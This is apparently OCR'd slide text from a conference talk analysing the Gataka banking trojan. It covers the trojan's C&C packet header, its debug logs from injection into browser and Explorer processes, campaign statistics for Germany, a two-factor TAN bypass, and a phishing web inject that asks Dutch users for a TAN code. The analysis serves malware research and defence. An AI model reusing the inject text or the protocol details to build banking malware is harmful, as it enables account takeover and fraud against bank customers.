
Encrypted Data

# Gataka header

- When packets are received from C&C, dword9 is optional and Bot Id is absent

| 0-7 | 8-15 | 16-23 | 24-31 |
|---|---|---|---|
| Magic Number | | | |
| NW Protocol | Byte mask | | |
| | | | |
| Use xor key | dword1 | | |
| | dword2 | | |
| | Data size | | |
| | Uncompressed Data Size | | |
| | XOR key | | |
| | dword6 | | |
| | dword7 | | |
| | checksum | | |
| | dword9 | | |
| | Bot Id (64 bytes) | | |

# Send packet - log




```
[2012-09-07 01:23:39]:[1]:[1.28]:[4]:[[.\HermesCore.cpp(2664)] ProcessSendDataMessage: Data Size: 725]:[99
7]:[C:\Program Files\Internet Explorer\iexplore.exe(316)]
[2012-09-07 01:23:39]:[1]:[1.28]:[4]:[[.\UrlMan.cpp(79)] GetUrl: Index: 17]:[0]:[C:\Program Files\Internet
 Explorer\iexplore.exe(316)]
[2012-09-07 01:23:39]:[1]:[1.28]:[4]:[[.\UrlMan.cpp(96)] GetUrl: 17]:[0]:[C:\Program Files\Internet Explor
er\iexplore.exe(316)]
[2012-09-07 01:23:39]:[1]:[1.28]:[2]:[[.\InetSession.cpp(373)] PostData: Sending Buffer Size: 725]:[0]:[C:
\Program Files\Internet Explorer\iexplore.exe(316)]
[2012-09-07 01:23:39]:[1]:[1.28]:[2]:[[.\InetSession.cpp(345)] ReceiveResponse: There are 46 bytes receive
d]:[0]:[C:\Program Files\Internet Explorer\iexplore.exe(316)]
[2012-09-07 01:23:39]:[1]:[1.28]:[2]:[[.\InetSession.cpp(361)] ReceiveResponse: Status: 200]:[0]:[C:\Progr
am Files\Internet Explorer\iexplore.exe(316)]
[2012-09-07 01:23:39]:[1]:[1.28]:[4]:[[.\HermesCore.cpp(2596)] ProcessDataSender: Out: 725 In: 46]:[0]:[C:
\Program Files\Internet Explorer\iexplore.exe(316)]
[2012-09-07 01:23:39]:[1]:[1.28]:[4]:[[.\HermesCore.cpp(2643)] ProcessDataSender: Result: 1]:[0]:[C:\Progr
am Files\Internet Explorer\iexplore.exe(316)]
[2012-09-14 02:34:15]:[1]:[1.28]:[4]:[[.\ApiHooker.cpp(64)] Init: 0x7c800000 1 1 1 1]:[0]:[C:\WINDOWS\Expl
orer.EXE(1608)]
[2012-09-14 02:34:15]:[1]:[1.28]:[4]:[[.\HermesCore.cpp(687)] StartWork: Call]:[1444]:[C:\WINDOWS\Explorer
.EXE(1608)]
[2012-09-14 02:34:15]:[1]:[1.28]:[4]:[[.\HermesCore.cpp(747)] MainCoreLoop: App Type: 0 IL: 1]:[2]:[C:\WIN
DOWS\Explorer.EXE(1608)]
[2012-09-14 02:34:15]:[1]:[1.28]:[1]:[[.\HermesCore.cpp(752)] MainCoreLoop: Build: 517]:[183]:[C:\WINDOWS\
Explorer.EXE(1608)]
```


# Campaigns

# Germany – statistics from one campaign


- These statistics were obtained from a C&C
  - Almost 75% of compromised hosts in Germany



# Germany – Two factor authentication bypass



| Nr. | TAN | Nr. | TAN | Nr. | TAN | Nr. | TAN | Nr. | TAN | Nr. | TAN |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | 165054 | ~~31~~ | ~~685033~~ | 61 | 225204 | ~~91~~ | ~~005450~~ | ~~121~~ | ~~229358~~ | 151 | 316455 |
| 2 | 845507 | 32 | 146500 | ~~62~~ | ~~930462~~ | 92 | 371251 | 122 | 194743 | 152 | 391789 |
| 3 | 688850 | ~~33~~ | ~~507060~~ | 63 | 001353 | 93 | 174368 | ~~123~~ | ~~690301~~ | 153 | 063157 |
| 4 | 506509 | 34 | 806187 | 64 | 969211 | 94 | 255887 | 124 | 267638 | 154 | 998327 |
| 5 | 463462 | 35 | 570485 | 65 | 507175 | 95 | 698941 | 125 | 125785 | ~~155~~ | ~~963917~~ |
| ~~6~~ | ~~972181~~ | 36 | 178959 | 66 | 954827 | ~~96~~ | ~~412793~~ | 126 | 947126 | 156 | 173673 |
| 7 | 510260 | 37 | 311061 | 67 | 860843 | 97 | 346604 | 127 | 361607 | 157 | 510586 |
| 8 | 811245 | ~~38~~ | ~~142901~~ | ~~68~~ | ~~449222~~ | 98 | 304109 | 128 | 835859 | 158 | 847480 |
| ~~9~~ | ~~328081~~ | ~~39~~ | ~~341812~~ | 69 | 612733 | ~~99~~ | ~~176803~~ | ~~129~~ | ~~667668~~ | ~~159~~ | ~~886215~~ |
| ~~10~~ | ~~354380~~ | 40 | 842795 | 70 | 877681 | 100 | 186211 | 130 | 091782 | 160 | 360471 |
| ~~11~~ | ~~685503~~ | 41 | 905695 | 71 | 190583 | 101 | 252128 | 131 | 150781 | 161 | 046297 |
| 12 | 149190 | 42 | 340713 | ~~72~~ | ~~013089~~ | 102 | 010525 | 132 | 388425 | 162 | 015563 |
| 13 | 233634 | 43 | 120138 | 73 | 538729 | 103 | 107691 | 133 | 327464 | ~~163~~ | ~~423939~~ |
| 14 | 271472 | 44 | 500192 | 74 | 660682 | ~~104~~ | ~~427311~~ | 134 | 789149 | 164 | 212198 |
| 15 | 083584 | ~~45~~ | ~~394692~~ | 75 | 591211 | 105 | 072846 | ~~135~~ | ~~450429~~ | 165 | 377554 |
| 16 | 781652 | 46 | 952066 | 76 | 142073 | 106 | 246700 | ~~136~~ | ~~113329~~ | 166 | 702449 |
| 17 | 057563 | ~~47~~ | ~~632726~~ | 77 | 078214 | 107 | 034065 | 137 | 270625 | 167 | 000129 |
| 18 | 010308 | ~~48~~ | ~~657805~~ | 78 | 132441 | 108 | 463484 | 138 | 386727 | ~~168~~ | ~~639258~~ |
| 19 | 047607 | 49 | 892735 | ~~79~~ | ~~992048~~ | ~~109~~ | ~~819562~~ | ~~139~~ | ~~514198~~ | ~~169~~ | ~~064698~~ |
| 20 | 089122 | 50 | 424391 | 80 | 177199 | 110 | 266456 | ~~140~~ | ~~005798~~ | 170 | 250682 |
| 21 | 057189 | 51 | 051256 | 81 | 926733 | 111 | 668943 | 141 | 541133 | ~~171~~ | ~~219148~~ |
| 22 | 275729 | ~~52~~ | ~~735429~~ | 82 | 649333 | ~~112~~ | ~~715384~~ | 142 | 927297 | 172 | 054624 |
| 23 | 760516 | 53 | 062270 | 83 | 979334 | 113 | 555818 | 143 | 851729 | 173 | 953267 |
| 24 | 555938 | 54 | 168466 | ~~84~~ | ~~700794~~ | 114 | 595121 | ~~144~~ | ~~819699~~ | 174 | 000645 |
| ~~25~~ | ~~358098~~ | 55 | 262016 | 85 | 809974 | 115 | 787630 | ~~145~~ | ~~817963~~ | 175 | 299605 |
| 26 | 283196 | 56 | 303204 | 86 | 849977 | 116 | 706220 | 146 | 344162 | ~~176~~ | ~~381250~~ |
| 27 | 296369 | 57 | 982402 | 87 | 313173 | 117 | 153356 | 147 | 756114 | 177 | 130486 |
| ~~28~~ | ~~483145~~ | 58 | 908005 | ~~88~~ | ~~153377~~ | ~~118~~ | ~~407568~~ | 148 | 504750 | 178 | 048198 |
| ~~29~~ | ~~322956~~ | ~~59~~ | ~~574082~~ | ~~89~~ | ~~544104~~ | 119 | 572795 | 149 | 936409 | 179 | 846012 |
| 30 | 036833 | 60 | 595195 | 90 | 043546 | 120 | 525391 | 150 | 314965 | 180 | 002058 |


Überweisung vom Konto 9999999999
Kontostand 8.310,72 € / Auftragslimit 999.999.999,99 €
Inlandsüberweisung
Auslandsüberweisung
Auslandsscheck
Angaben ändern
Empfänger
Überweisung
Betrag
Optionen
Freigabe
NOKIA N95
Kurzmitteilung
1/1
Von Postbank
Die mobileTAN für Ihre Überweisung über 3,32 Euro auf das Konto 123456789 lautet: 6VEQJG
Optionen
Zurück





Image sources: wikipedia.org and postbank.de

# Netherlands



**Confirm your unique digital signature with the help of TAN**

The process of data collection for the preparation of unique digital signatures, has been completed. For the installation and use of the UDS, you must specify the TAN. The following notification to the on-line banking will be done with UDS.

Please pay attention entering your TAN : your account will be blocked after 3 failed attempts.

Find the number of the TAN code in your TAN-list. Please enter the corresponding TAN code on your screen.

**Please enter the TAN here**

Sequence Number _TEXT_

Tan code * i

* Required field

# Ready to take off?

Time will tell

# Credits

- David Gabris

# Thank You!

